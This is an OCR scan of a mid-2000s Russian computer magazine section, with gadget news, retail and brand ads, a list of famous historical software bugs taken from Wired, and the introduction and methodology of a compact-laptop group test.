Если ты не успел в детстве наиграться во всякие конструкторы, то не все еще потеряно. Однако не обязательно рыться на чердаке в поисках пыльного мешка со старыми игрушками, сейчас можно придумать и более высокотехнологичные развлечения. Так, например, довольно известная за бугром фирма LaCie недавно анонсировала линейку внешних жестких дисков LaCie Brick, выполненных в форме, полностью повторяющей детальки LEGO, только гипертрофированного размера. На выбор предоставляются винты трех цветов (белые, синие и красные) и трех различных размеров (160 Гб, 250 Гб и 500 Гб). Увы, оставшиеся характеристики не сообщаются, но есть надежда, что с этим все в порядке (FireWire и все такое). Впрочем, самый шик в том, что блоки можно соединять друг с другом точно так же, как в обычном LEGO. Таким образом, из пары десятков жестких дисков можно построить стенку или даже небольшой домик. Было бы вообще великолепно, если бы производители развили идею и выпустили блоки другой формы и с другой функциональностью. Единственное, что пока ограничивает фантазию юного архитектора, — цена. Винчестер будет стоить от 119.99 до 399.99 американских президентов (в зависимости от вместимости).



CHAMPIONS LEAGUE
OFFICIAL SUPPLIER

Формат больше. Точность выше.

Если изображение, напечатанное на большом формате, выглядит невероятно близким к реальности – значит, мы добились отличного результата! Именно такое качество гарантируют последние модели широкоформатных принтеров imagPROGRAF W8400 и W6400. Удивительный отпечаток, в котором даже мельчайшие объекты выглядят как настоящие. Время печати формата А0 всего 2 минуты 12 секунд! Все эти качества позволят заметно повысить прибыльность вашего бизнеса. **www.canon.ru**

☎ +7(095) 258 56 00 (Москва)
☎ +7(812) 326 61 00 (Санкт-Петербург)
☎ 8 800 200 56 00 (для регионов звонок бесплатный)






W2200S



W6400



W7200



W8400

Исключительное качество печати гарантировано только при использовании оригинальных чернил и бумаги для струйных принтеров Canon.

imagePROGRAF

Товар сертифицирован *Вы можете

ASUS НЕ ДАСТ ПОТЕРЯТЬСЯ

Для продвинутых путешественников и тех, кто хорошо знает о славе Сусанина, но не хочет попасть в такую же ситуацию, пришла хорошая новость от компании ASUS, которая запустила в производство две модели карманных ПК (MyPal A636 и A632), оснащенных функциями GPS. Для четкой связи со спутником присутствует выносная антенна (25x25 мм, хранится в корпусе КПК), а изображение на экране можно расположить как вертикально, так и горизонтально. Оснащенные процессором Intel XScale416 МГц и ОС Windows Mobile 5.0, ASUS A636 и A632 не потеряли обычных функций КПК, включая запуск приложений Microsoft Office, встроенные средства связи Wi-Fi (модель A636), Bluetooth, IrDA, а также порт USB для подключения дополнительных устройств. В дополнение к 128 Мб встроенной памяти Flash ROM и 64 Мб SDRAM, A636/632 также поддерживают карты памяти (ASUS A636 имеет слот SD, а ASUS A632 работает также с картами miniSD). Вес устройств составляет 186 г.



СТИЛЬНЫЙ ПЛЕЕР IRIVER

Если ты находишься в замешательстве и не знаешь, что подарить своей девушке на предстоящие праздники, то тебе поможет новинка от компании IRIVER — плеер-кулон N11, декорированный кристаллом Swarovsky. Это устройство является логическим продолжением изделия N10 — первого в серии плееров-кулонов. Новый N11 поддерживает воспроизведение форматов MP3, WMA, ASF и OGG Vorbis, а также оснащен FM-приемником. Дополнительную функциональность обеспечивают часы, будильник, таймер и встроенный диктофон, поддерживающий технологии SAD (останавливает запись при отсутствии звука) и AGC (сжатие для уменьшения объема файла). Производитель обещает 14 часов непрерывной работы и полную перезарядку батареи за 1,5 часа. Габариты кулона невелики: 27,2x49,8x13,3 мм и вес 22 г. Мы думаем, что это хороший и функциональный подарок.



HARDNEWS

МОЩНЕЙШЕЕ ВИДЕО

Если для тебя главным в компьютере является мощь видеоплаты и качество картинки, которую она выдает, то тебе нужно срочно найти около 500 долларов, чтобы приобрести устройство Leadtek WinFast PX7800 GTX TDH MyVIVO Extreme. Почему? Да потому, что оно построено на последнем и самом скоростном чипсете nVidia (GeForce 7800 GTX) и оснащено 512 Мб памяти GDDR3 (в BGA-упаковке). Естественно, что эта плата имеет интерфейс PCI-Express и поддерживает технологию SLI (тут, правда, стоит отметить, что пара этих плат по цене равняется стоимости неплохого компьютера). Также поддерживаются все фирменные графические технологии nVidia, такие как Ultra Shadow II и уже четвертые версии CineFX и IntelliSample. Характеристики у платы такие: 256-битная шина памяти, частота ядра — 550 МГц, памяти — 1700 МГц. Для подключения к различным устройствам есть два порта DVI и гнездо VIVO.



LG ДЛЯ ДОМА И ОФИСА

Компания LG выпустила ноутбук, ориентированный на пользователей, выбирающих устройства по соотношению цена/качество. Устройство LE50 стоит около 1000 долларов, имея при этом хорошие характеристики. Он обладает 15-дюймовым экраном с разрешением XGA, процессором Intel Celeron M, а его системная плата базируется на чипсете ATI RS400MD, который еще и обладает встроенным графическим адаптером (ATI Radeon 200M). Собственной видеопамяти он не имеет, но для него из ОЗУ может быть выделено до 128 Мб. Базовая комплектация LE50 выглядит следующим образом: 256 V, оперативной памяти DDR2 533, 40 Гб HDD, оптический привод DVD Super Multi (работает также с двухслойными дисками), четырехформатный кардридер, восьмиканальный звуковой кодек, полный набор необходимых портов и адаптер Wi-Fi. Масса ноутбука — 2,7, размеры — 329x274x30,5. Обещанное время автономной работы — 3,5 часа.



МЕЧТА ФЕТИШИСТА

Ко многим модным hi-tech вещицам уже давно приклеилось слово sexy, и, конечно же, плеер iPod здесь в первых рядах. Только до недавних пор все это было весьма условно, и лишь теперь контакт с любимым устройством может стать вполне реальным. Итак, встречайте — iBuzz — уникальный вибратор для iPod! Естественно, устройство позиционируется для девушек, но, я думаю, ничто не мешает его использовать в качестве хм… универсального массажера. Работает все довольно просто: в разъем наушников плеера вставляется разветвитель, к нему подключаются обычные наушники и основной блок iBuzz, к которому на проводке присоединен сам вибратор. Если на плеере нажать play, то девайс начнет радовать хозяйку приятными вибрациями, следующими в такт музыке. Заявлено, что iBuzz совместим только с плеерами фирмы Apple, однако я не вижу причин, почему бы он мог не срастись с проигрывателями от других производителей. Кстати, чтобы девайс быстро не наскучил, в комплекте с ним идут несколько оригинальных сменных насадок. И даже если под рукой не оказалось плеера — тоже не беда, всегда можно выбрать один из семи предустановленных режимов доставления удовольствий. Пока iBuzz еще не поступил в продажу, но на него уже можно сделать предварительный заказ, расставшись со вполне адекватной суммой в 29.99 евро.



ПОБЕДИ СВОЙ БОНСАЙ



Ты согласен, что в компьютерные игры гораздо интереснее сражаться с живым противником, нежели с бездушным электронным болваном? Только это далеко не всегда удается: Интернет может быть недоступен, а в округе — ни одного игрового клуба. Но не стоит расстраиваться, можешь выбрать себе в качестве оппонента, например, кактус или любое другое растение, обитающее неподалеку на подоконнике, причем для этого даже не придется глотать никаких сильнодействующих галлюциногенов. В этом тебе поможет устройство, которое изобрел английский художник Dan Young. Хитроумный девайс способен преобразовывать импульсы растений в сигналы, понятные компьютеру, а затем передавать их на последовательный порт. Конечно, в Quake с бонсаем погонять не удастся, но взамен можно скачать пару простеньких игр, специально адаптированных для этих целей. В обеих играх главный герой — лесоруб, который сражается с полчищами наступающих деревьев, только в первой битва происходит на открытых просторах, а во второй — в лабиринте (так же как в знаменитом Pacman'е). Само собой, лесорубом управляешь ты, а деревьями — растение. Кстати, автор утверждает, что интереснее всего будет играть, если горшок с растением вынести на свежий воздух и усесться рядом с ноутбуком. Вот только ни в чем неповинное растение жалко, боюсь, некоторые проигравшие будут срывать свою злость именно на нем.

УМНЫЙ БЕЙДЖ



Во многих крупных фирмах всех сотрудников заставляют каждый день носить не только пиджак, брюки, белую рубашку, галстук, но еще и дурацкий бейджик с фотографией и прочими личными данными. И если с деловой формой все могут смириться, то последняя деталь некоторых просто выводит из себя. Возможно, сменить их гнев на милость сможет уникальный интеллектуальный бейдж от компании Iqua. От стандартной карточки на веревочке его, прежде всего, отличает наличие встроенной Bluetooth-гарнитуры: на уровне рта на шнурке крепится миниатюрный передатчик с микрофоном, от которого на проводе идет небольшой наушник. При этом вес бейджа практически не изменился — все вместе не более 45 г. Iqua Smart Badge совместим практически со всеми мобильниками, поддерживающими Bluetooth, и способен проработать без подзарядки 40 часов в режиме разговора и целых 25 дней — в режиме ожидания. И, конечно, девайс исполнен в безупречно стильном дизайне, так что явно найдется немало желающих заполучить его в свое распоряжение.

VROOOOOOOOM



Мечтаешь, чтобы твой железный конь мог взреветь точно так же, как форсированный Shelby Mustang? Если ты уже перепробовал все способы, и все равно рев мотора напоминает звуки при несварении желудка, то на помощь тебе придет устройство под названием VroomBox. Данный девайс состоит из процессора звуковых эффектов, пульта дистанционного управления и мощных динамиков, устанавливаемых под днищем автомобиля. Через пульт настраивается звучание: какой машине необходимо симулировать, какой воспроизводить эффект и на какой громкости. Изначально на выбор предлагаются голосовые данные пятнадцати машины, но через USB на VroomBox можно закачать настройки еще для тридцати дополнительных суперкаров. Для каждой машины предусмотрен собственный набор звуковых эффектов (таких как рев мотора, резкое торможение, закись азота и многое другое). Примечательно, что не обязательно каждый раз нажимать на кнопку, когда нужно воспроизвести какой-либо звук — устройство способно самостоятельно определять обороты двигателя и по ним подбирать требуемый звуковой эффект. Обойдется данное развлечение в 159 баксов, плюс еще по 5 за звуковые файлы от каждой дополнительной машины. Если тебе жалко расставаться с этой суммой, то можно приобрести более скромное приспособление — то же самое, только основной блок предназначен для прикуривателя и кассетный адаптер — для магнитолы. С ним можно будет воспроизводить звуки только через акустику в салоне, но если поставить динамики помощнее и держать форточки открытыми, то эффект будет тот же.

ВЗОРВИ ТИШИНУ!

Товар сертифицирован

www.sonyericsson.ru

МУЗЫКА ТВОЕЙ ЖИЗНИ

ТЕЛЕФОН **W550i** WALKMAN™

СО ВСТРОЕННЫМИ СТЕРЕОДИНАМИКАМИ

Доверь музыку своей жизни новому мобильному телефону Sony Ericsson W550i Walkman™. Ты можешь закачать в него до 120 треков с компьютера или с компакт-дисков и слушать свою музыку... и не только в наушниках! Sony Ericsson W550i Walkman™ оснащен двумя динамиками и функцией MegaBass™, которые обеспечат тебе звук превосходного качества! Также в Sony Ericsson W550i Walkman™ есть встроенная 1,3-мегапиксельная камера, чтобы делать классные снимки, и FM-приемник, чтобы музыки было еще больше!





10 самых страшных багов в истории

ЕСЛИ ТЫ ДУМАЕШЬ, ЧТО САМЫЙ СТРАШНЫЙ БАГ — ЭТО ТВОЯ ВИНДА, КОТОРАЯ ЗАВИСЛА ВО ВРЕМЯ ПРОСМОТРА ПОРНУШКИ, ТО ТЫ ОШИБАЕШЬСЯ, ДРУЖОК. СЛУЧАЛОСЬ, ЧТО ИЗ-ЗА СБОЕВ ТЕХНИКИ ТЕРЯЛИСЬ МИЛЛИОНЫ ДОЛЛАРОВ И ДАЖЕ ЧЕЛОВЕЧЕСКИЕ ЖИЗНИ. В ПРОШЛОМ НОМЕРЕ ПОПУЛЯРНЫЙ ЖУРНАЛ WIRED ОПУБЛИКОВАЛ СПИСОК САМЫХ СТРАШНЫХ БАГОВ В ИСТОРИИ. ДУМАЮ, ТЕБЕ БУДЕТ ИНТЕРЕСНО С НИМ ОЗНАКОМИТЬСЯ.

1962

28 июля 1962 года из-за поломки антенны космический аппарат Mariner I, направлявшийся к Венере, потерял связь с Землей и переключился на автопилот. Но в этот момент навигационная система дала сбой, и аппарат пришлось сбить над океаном. Оказалось, что произошло это из-за одного единственного пропущенного символа во время программирования системы навигации.

1982

В 1982 году в ответ на попытки Советского Союза украсть американские технологии, Ц-Р-У внедрило баг в канадскую систему контроля над Транссибирским трубопроводом. После приобретения и запуска этой системы на трубопроводе произошел самый большой неядерный взрыв в истории.

1985

В 1985—1986 годах в результате неправильного программирования новых функций прибора для радиационной терапии Therac-25 несколько человек получили смертельную дозу радиации, а множество — серьезное облучение. Как выяснилось, ПО для прибора писал неопытный программист, не имеющий даже специального образования.

1988

В 1988 году в результате незначительной ошибки в коде компьютерный червь Роберта Морриса за одну ночь заразил около 6000 компьютеров ARPAnet, выведя из строя многие из них и замедлив работу сети в целом.

1996

С 1988 по 1996 год каждый мог легко проникнуть в любую компьютерную систему, использующую для генерации паролей модуль Kerberos. Считалось, что ключ выбирается из многих миллиардов чисел, но из-за бага в коде диапазон выбора насчитывал всего лишь миллион символов.

1962

15 января 1990 года произошел серьезный сбой в работе крупнейшей американской телефонной сети AT&T, в результате которого вся страна осталась без междугородней связи на 9 часов. Из-за ошибки в новой версии прошивки коммутаторов они перезагружались, получив определенный сигнал с соседнего коммутатора. А возникал этот сигнал как раз в момент перезагрузки. Для образования цепной реакции было достаточно одного ребута любого из коммутаторов.

1993

В 1993 году незначительная погрешность, обнаруженная в процессорах Intel Pentium при делении с плавающей запятой (составляла она не более 0.006%), обошлась компании в 475 миллионов долларов и серьезно подпортила ее авторитет.

1995

1995—1996 года — звездное время «Пинга смерти». В это время посылка специально сконструированного пакета на любой компьютер выводила его из строя. А все из-за того, что при разработке сетевых технологий программеры забыли вставить проверку на ошибки при обработке IP-пакетов.

1996

4 июня 1996 года, через 40 секунд после старта, произошел взрыв ракетоносителя Ariane 5, который разрабатывался несколько лет и оценивался в более 500 миллионов долларов.
Просто инженеры сняли защиту от ошибок переполнения буфера, уверенные, что переполнения быть не может. Но система навигации подала недопустимо большое значение параметра горизонтальной скорости, и это вызвало цепную реакцию, которая сначала остановила работу процессоров, а потом детонировала взрыв.

2000

В ноябре 2000 года произошло несколько смертельных случаев облучения в панамском национальном институте рака. Врачи, работающие в институте, решили не ограничиваться возможностями американской программы планирования радиационной терапии и внесли в нее «корректировки». Последствия были плачевными: пациенты получили двойную дозу облучения и погибли. Экспериментаторов осудили за убийство.

МЫШЬ НЕ ДОЛЖНА БЫТЬ СЕРОЙ!

Для большинства эстетов компьютер уже давно перестал быть лишь рабочим инструментом, а с широким распространением ноутов и вовсе стал неотъемлемой деталью имиджа наравне с сотовыми, КПК и прочими hi-tech примочками. Так что совсем неудивительно, что данные личности даже мышку выбирают, руководствуясь не рабочими характеристиками и эргономичностью, а исключительно по внешнему виду. Теперь же на их улице наступил настоящий праздник: германская компания Pat Says Now выпустила целую коллекцию имиджевых грызунов. На выбор предлагаются модели совершенно разных форм (в виде чилийского перца, мозга, головы собаки, сердца и т.д.) и раскрасок (под корову, под национальный флаг и т.п.). В ассортименте компании можно найти даже гламурные полуэксклюзивные экспонаты, например, мышь, инкрустированная тридцатью тремя бриллиантами (выпущено всего 999 копий). Впрочем, встречаются и манипуляторы классической формы, выделяющиеся лишь рисунком, которые вполне пригодны для ежедневного использования. В общем, среди такого разнообразия, наверное, любой сможет найти грызуна, точно подчеркивающего индивидуальность хозяина.



КНИЖНЫЙ СКАНЕР

После того как в моду стали входить различные электронные портативные устройства (ноутбуки, наладонники, сотовые), популярность бумажных книг постепенно стала существенно падать. Ведь гораздо удобнее уместить несколько книг в небольшом девайсе, чем таскать в рюкзаке целую библиотеку. Есть только одна проблема: далеко не все книги пока существуют в электронном варианте, а оцифровывать стандартным планшетным сканером талмуд форм-фактора «Войны и мира» — проще сразу застрелиться. Как раз специально, чтобы избежать подобных массовых самоубийств, компания Kirtas Technologies разработала один из первых в мире сканеров, способных самостоятельно перелистывать страницы книг. Конечно, девайс по своим размерам сравним с небольшим шкафом, а цена его наверняка умалчивается исключительно по этическим соображениям, поэтому покупателями, скорее всего, выступят лишь богатые зарубежные библиотеки. Правда, если тех удовлетворит, насколько бережно устройство обращается с ветхими изданиями, и как много пропускает слипшихся страниц. Кстати, если интересно, как эта адская машина функционирует, то на официальном сайте фирмы (*kirtas-tech.com*) можно взглянуть на демонстрационные видеоролики.





Мы делаем лучшее доступным!





Торговая компания **неоторг** приглашает Вас посетить сеть компьютерных магазинов. Комфортабельные торговые залы, широкий ассортимент и профессиональная работа менеджеров превратят процесс выбора и покупки в удовольствие. Уважительное обслуживание и качественный сервис с каждым днем привлекают все большее количество клиентов в нашу сеть. Собственное сборочное производство и розничная сеть позволяют предлагать нашим клиентам минимальные цены. Строгий входной контроль и многоэтапное тестирование гарантируют безукоризненное качество мирового уровня.



$699

В кредит от $69

Neo PC® Game Amateur 3200

- Intel® Pentium® 4 Processor 3200MHz HT Technology
- Microsoft® Windows® XP Home Edition RUS 2005
- 512Mb Dual Channel DDR SDRAM
- 160Gb Hard Drive (7200rpm) S-ATA
- 256Mb ATI Radeon X700Pro PCI-X Graphics Card
- 32x CD-RW/DVD Combo Drive
- Integrated 7.1 Channel Audio
- 17" Samsung LCD TV 8ms **+$235**
- Productivity Pack
- Клавиатура Logitech
- Оптическая мышь
- Гарантия 3 года

Рекомендуемый Upgrade

- Intel® Pentium® 4 Processor 3400MHz HT Technology $49
- DVD±RW and DVD-ROM Drives $39
- 512Mb Dual Channel DDR SDRAM $45



$1249

В кредит от $124

Neo PC® Game Shooter 3400

- Intel® Pentium® 4 Processor 3400MHz HT Technology
- with 1066MHz Front Side Bus Cache 2048kb
- Microsoft® Windows® XP Professional RUS
- 1Gb Dual Channel DDRII at 667MHz
- 200Gb Hard Drive (7200rpm) S-ATA
- 256MB nVIDIA GeForce 7800GT PCI-X Graphics Card
- DVD±RW and DVD-ROM Drives
- Integrated 9.1 Channel Audio
- 19" NEC LCD TV 8ms **+$325**
- Productivity Pack
- Клавиатура Logitech Wireless
- Оптическая мышь
- Гарантия 3 года

Рекомендуемый Upgrade

- Intel® Pentium® D Processor 3200MHz 2x1024kb cache Prescott $299
- 1Gb Dual Channel DDRII at 667MHz $149
- Creative AUDIGY-2 ZS Platinum 7.1 $145



В кредит от $129

Fujitsu-Siemens® 3000 MHz

- Intel® Pentium® 4 Processor 3000MHz (1024Kb / 533MHz)
- Microsoft® Windows® XP Home Edition RUS
- MB FSC Intel Chipset
- 512Mb Dual Channel DDR
- 60Gb TURBO (5400rpm) HDD UDMA
- 15,4" WXGA TFT дисплей
- 128Mb Radeon 9700 (M11) 128bit TV-out & VGA-out
- DVD±RW
- Sound 5.1
- Вес 3,0 кг
- Гарантия 2 года
- Сумка и мышь в комплекте

* Wi-Fi / IR / 1394 / 56K / LAN 10/100 / USB 2.0 / LPT

Рекомендуемый Upgrade


- Wi-Fi «Stream» Router $120
- slim alluminium HDD 80Gb USB 2.0 $120
- Doom III retail RUS $59





101-30-23

Корпоративный отдел
Персональный менеджер



м «Беляево», Миклухо-Маклая, ул., д.37, ТЦ «Меркадо»	105-52-58
м «Бульвар Адм. Ушакова», Веневская ул., ТЦ «Южное Бутово»	363-38-25
м «Варшавская», Варшавское шоссе, д.82	363-38-25
м «Водный стадион», Кронштадтский бульвар, д.7, ТЦ «Крона»	786-22-26
м «Дмитровская», Бутырская ул., д.97	737-59-37
м «Добрынинская», Люсиновская ул., д.7	237-05-57
м «Коломенская», Судостроительная ул., д.1	115-00-16
м «Комсомольская», Универмаг «Московский», 4 эт.	916-57-24
м «Ленинский пр-т», Ленинский пр-т, д.37А	974-87-68
м «Марьино», Люблинская ул., д.102А, ТЦ «Марьинский пассаж»	580-73-15
м «Медведково», Широкая ул., д.9, к.1, ТЦ «Меркадо»	656-93-73
м «Петровско-Разумовская», ТК «Электромаркет»	363-38-25
м «Пражская», Кировоградская ул., д.15, ТЦ «Электронный Рай»	389-66-27
м «Пролетарская», 3-й Крутицкий пер., д.15	676-33-71
м «Пр-т Вернадского», пр-т Вернадского, д.39	933-43-40
м «Савёловская», Сущевский вал, д.5, стр.22	363-38-25
м «Сокол», Волоколамское шоссе, д.1, к.1	158-06-33
м «Сходненская», Яна Райниса бульвар, д.2, к.1	363-38-25
м «Чертановская», Чертановская ул., стр.2, ТЦ «Каспий»	105-81-12
м «Шоссе Энтузиастов», пр-т Буденного, д.53, ТЦ «Буденовский»	788-07-41
м «Щелковская», Уральская ул., вл.1, ТЦ «Русское бистро»	786-96-45
м «Электрозаводская», Б. Семеновская ул., д.10	962-17-07

ОБЛАЖАЛИСЬ



Выпуская новую серию внешних жестких дисков HDP-U, оснащенных антишоком, уважаемая фирма IO Data Device Corporation более чем халатно отнеслась к тестированию, и в результате оказалось, что существенная партия накопителей поступила на прилавки сразу в комплекте с любезно предустановленным трояном (W32/Tompai-A). Однако огорчает не столько наличие трояна (с кем не бывает), сколько дальнейшее поведение компании. Вместо того чтобы принять оперативные меры, после того как прознали об инциденте, они некоторое время вообще удерживали в тайне серийные номера инфицированных винчестеров. А затем, огласив номера партий, просто ограничились формальными извинениями, не предложив покупателям даже никакого фикса для удаления трояна. В результате компания заметно упала в глазах своих поклонников и потенциальных покупателей, да и получила несколько пинков от компьютерных изданий. Как известно, формулу «покупатель всегда прав» пока никто не отменял, и спорить с этим как-то несуразно.

НОВАЯ IDEA ОТ KRAFTWAY

Компания Kraftway объявляет о начале серийного производства новых, многофункциональных моделей домашних персональных компьютеров Kraftway Idea MC с предустановленной русифицированной операционной системой Microsoft® Windows® XP Media Center Edition 2005. Как законченное решение, Kraftway Idea MC строится на базе мощных процессоров Intel® Pentium® 4, имеет не менее 512 МБ оперативной памяти и жесткий диск от 160 ГБ, оснащается пишущим DVD-приводом и кардридером с поддержкой носителей 7 популярных форматов, современной видеокартой NVIDIA, ТВ-тюнером, поддерживающим российскую систему телевещания, пультом ДУ, беспроводной клавиатурой и мышью. В качестве средства отображения пользователь может использовать как монитор или телевизор, так и оба устройства сразу. Рекомендованная розничная цена на такую систему в стандартной комплектации составляет $1050.




МЕГАЗАМОК



Встречайте — Keylock 6600 — самый интеллектуальный в мире дверной замок, который способен охранять вверенное ему помещение сразу несколькими способами. Естественно, у Keylock 6600 осталось несколько сходств с обычным замком, так, его можно открыть стандартным ключом или воспользоваться беспроводным брелком, но это все уже неактуально. На самом деле переднюю панель замка можно сдвинуть вверх, а под ней кроются как раз самые интересные фишки: сканер отпечатков пальцев и цифровая клавиатура (для ввода открывающего PIN-кода). Сканер способен запомнить отпечатки семнадцати людей, которым разрешен доступ, а количество ложных срабатываний, как обещают, не превышает одной десятитысячной процента. Электронные компоненты замка работают от батареек, и при необходимости их совсем не сложно заменить. Единственное не уточняется: чтобы попасть внутрь потребуется пройти сразу все процедуры идентификации или только одну? Внешне устройство выглядит весьма стильно, пожалуй, даже чересчур, что вызывает некоторые сомнения в его прочности, однако разработчики уверяют, что все изготовлено из высокопрочной стали, и замок получил все обязательные сертификаты, подтверждающие надежность.

HI-TECH GOLF



Гольф — весьма приятная игра, даже претендующая на звание интеллектуальной. Вот только не так просто в нее научится правильно играть. Особенно у новичков шарик обычно летит в любом направлении, кроме того, которое замышлялось изначально. А, как ты знаешь, далеко не все поле такое ровное с травкой под 3 мм. По краям и трава высокая бывает, и кусты, и деревья, и водоемы и прочие препятствия. И найти среди этого пейзажа запропастившийся мячик невозможно. Избавить начинающих любителей гольфа от подобных мук решилась компания RadarGolf, выпустив набор Ball Positioning System. В комплекте идет мешочек специальных шариков и радарное устройство. В каждый шарик встроен микроскопический чип, который видим радаром на расстоянии до 100 футов. На дисплее радара постоянно отображается уровень сигнала, соответственно, чем он выше, тем ближе к тебе находится мячик. Если ты хоть приблизительно заметил первоначальное направление полета шарика, то найти его не составит практически никакого труда. Кстати, мешочек, в котором хранятся мячики, тоже не простой: он не пропускает сигналы радара, чтобы тот срабатывал только на потерянный мячик. Заметим, шарики из комплекта были сертифицированы международной федерацией гольфа (USGA), так что с ними можно участвовать даже на официальных соревнованиях.



ACER TRAVELMATE 2350XC
BENQ JOYBOOK 7000G10
LG LW60
MSI MEGABOOK M425
MSI MEGABOOK S260
ROVERBOOK EXPLORER W500WH
ROVER VOYAGER E410 WH(B)

RoverBook Explorer W500WH

Технические характеристики:
Процессор, ГГц: 1,6, AMD Turion 64 MT-30
Память, Мб: 1024
Размер экрана, дм: 15
Видеоплата, Мб: 128, ATI Radeon Xpress 200M
Жесткий диск, Гб: 100
Оптический привод: DVD+/-RW DL
Средства связи: модем, LAN, IR
Интерфейсы: VGA, USB, S-Video, RJ-11, RJ-45
Габариты, мм: 355x273x40
Вес, кг: 2,9

$1150

★★★★

BEST BUY

Этот ноут отличается от остальных своей основой — это мобильная система AMD Turion. Она включает в себя 64-битный процессор с тактовой частотой 1,6 ГГц, который имеет много интересных функций. Это EVP (антивирусная защита на уровне ЦП), 3DNow! Pro (поддержка дополнительных мультимедийных инструкций) и PowerNow (экономная работа с питанием). Кроме того, в него встроен контроллер памяти. Остальные компоненты тоже хороши — универсальный оптический привод, кардридер, объемный жесткий диск. Что приятно, имеется ТВ-тюнер с пультом ДУ, а музыкальные и видеодиски могут читаться без загрузки ОС. Из гигабайта ОЗУ 128 Мб выделяется на нужды встроенного в системную плату ATI Radeon 200M графического адаптера. Это аналог устройства Radeon 9600 показал далеко не лучшую скорость работы. В данном мобильном ПК отсутствуют беспроводные средства связи, а также порт PCMCIA. Все порты USB расположены рядом, так что устройство, вставленное в один из них, вполне может заблокировать остальные.



МАЛ, ДА УДАЛ

Ноутбук для работы и учебы

Сергей Никитин test_lab (test_lab@gameland.ru)

[intro]

Рынок просто наводнили ноутбуки класса DTR — замена домашнему ПК. От мобильных компьютеров в классической интерпретации в них осталось только форма и возможность автономной работы (не очень долгой, так как они на нее просто не рассчитаны). В остальном же эти громоздкие и неподъемные монстры являются отрицанием идеологии мобильного компьютера, так как его можно взять с собой и работать с ним в дороге. Сегодня мы расскажем тебе о том, как прошло тестирование настоящих notebooks — небольших ПК, которые всегда с тобой: на работе, в дороге и дома. Их возможности — по сравнению с монструозными DTR-машинами — выглядят более скромно, но это уже далеко не notebook! Это компактные устройства с довольно большими экранами, вес и габариты которых позволяют без проблем носить их с собой. Мощности их компонентов вполне хватит для мультимедийных развлечений и не самых «тяжелых» игр, а коммуникационные возможности пригодятся как в работе, так и в общении.

[технология]

В ноутбуки могут быть установлены два типа комплектующих: специализированные мобильные и обычные настольные устройства. Первые выделяют меньше тепла, потребляют меньше электроэнергии, могут очень экономично работать с аккумулятором (сбрасывая скорость. То есть они созданы специально для мобильных условий работы. Их минус — более медленная, по сравнению с настольными моделями, скорость работы. Но те комплектующие, которые конструировались для работы в обычных ПК, хоть и быстрее, но имеют большие размеры (следовательно, ноутбук будет иметь большие габариты), потребляют больше энергии и сильнее греются, следовательно, мало приспособлены для тех условий работы, в которых существуют наши устройства. Да таких у нас сегодня практически и нет (это тебе просто для информации).
Сегодня все изменяется очень быстро, так что нужно быть в курсе последних новостей. Для такой цели (да и для многих других) пригодится Интернет, в который можно выйти с помощью коммуникационных средств. Джентльменский набор на данный момент — это модем, сетевая плата и адаптер Wi-Fi. Если последний наличествует, то, скорее всего, твой ноутбук построен по технологии Intel Centrino первого или второго поколения. Наклейка на ноутбуке, где фигурирует такое название, гарантирует, что там установлена мобильная версия процессора Pentium, адаптер Wi-Fi, вторая версия прибавляет к этому восьмиканальный звуковой адаптер. К джентльменскому набору связи (модем, LAN, Wi-Fi) может добавляться ИК-порт и адаптер BlueTooth. Нужны ли они тебе, ты решишь сам, естественно, их можно приобрести и в виде отдельных устройств. Звуковой адаптер мы затрагивали выше (если это не Centrino второго поколения, то, скорее всего, установлен шестиканальный кодек). Динамики в системах стоят не очень высокого уровня. Да, можно поиграть, но не жди от них ничего особенного. Если ты обладатель тонкого слуха, то тебе могут помочь хорошие наушники и вход для них, который есть на любом ноуте. Наверное, DVD уже распространены достаточно, поэтому имеет смысл искать модели, оснащенные не комбинированными (DVD-ROM/CD-RW), а универсальными приводами (DVD+/-RW). Универсальность имеет свои градации: от устройств, работающих только с одним форматом (+ или -), до монстров, понимающих их оба, да еще и принимающих в свое нутро двухслойные диски. В некоторые ноутбуки встроен микрофон. Также отдельные модели могут работать в режиме мультимедиа-центра для развлечений, то есть проигрывать музыку без загрузки ОС. Обязательно обрати внимание на то, какие форматы карт понимает card-reader. Если у тебя все фотики, плееры, сотовые телефоны и КПК работают с SD, а ридер в ноуте хочет только, например CompactFlash, то это не очень удобно. После системных плат настольных ПК, оснащенных массой всевозможных портов и имеющих в комплекте поставки кучу планок, на которых этих портов еще больше, подобные возможности мобильных компьютеров некоторым могут показаться весьма аскетичными. Если тебе тоже так кажется, то ищи ноутбук, к которому можно подключить репликатор портов. Это дополнительное устройство, похожее на ежика или дикобраза, но только у тех во все стороны иглы торчат, а у этого — разъемы и порты. Ну а если тебе хватает пары портов USB, то ты счастливый человек, который умеет довольствоваться минимально необходимым.

[методика тестирования]

Чтобы выяснить все, что касается этих устройств самым тщательным образом, мы разработали специальную методику тестирования, которая учитывает все нюансы работы мобильных компьютеров. Тесты проводились в двух режимах: при питании от сети и при автономной работе. С помощью утилиты Lavalys Everest мы получали подробнейшую информацию о системе. Потом, используя программы S&M (нагружает систему по полной) и TrottleWatch (логгирует частоту процессора, напряжение и прочие параметры), мы выясняли правильность работы данного ПК по схемам питания always on (при работе от сети) и laptop (при работе от аккумулятора). Дело в том, что если при работе от сети все ноутбуки работают нормально, то некоторые, в режиме laptop, могут вести себя плохо: не снижать яркость экрана, не сбрасывать частоту работы и напряжения процессора, что негативно отражается на времени работы, а результаты тестов получаются некорректными. В том случае, если все было нормально, то запускался тестовый комплект: утилиты 3DMark 2001SE, 3DMark 2003, 3DMark 2005, PCMark 2004 и PCMark 2005. Тут стоит отметить, что пятые версии тестов 3DMark и PCMark не запустились на многих ноутбуках. Дело тут в том, что эти машины оснащены встроенными видеоадаптерами, которые просто-напросто не поддерживают те новомодные графические функции, которые нужны для работы этих программ. Понятно, что эти ПК ориентированы на офисные приложения. К утилитам от FutureMark добавлялась программа Battery Eater, при помощи которой мы определяли время автономной работы устройства.

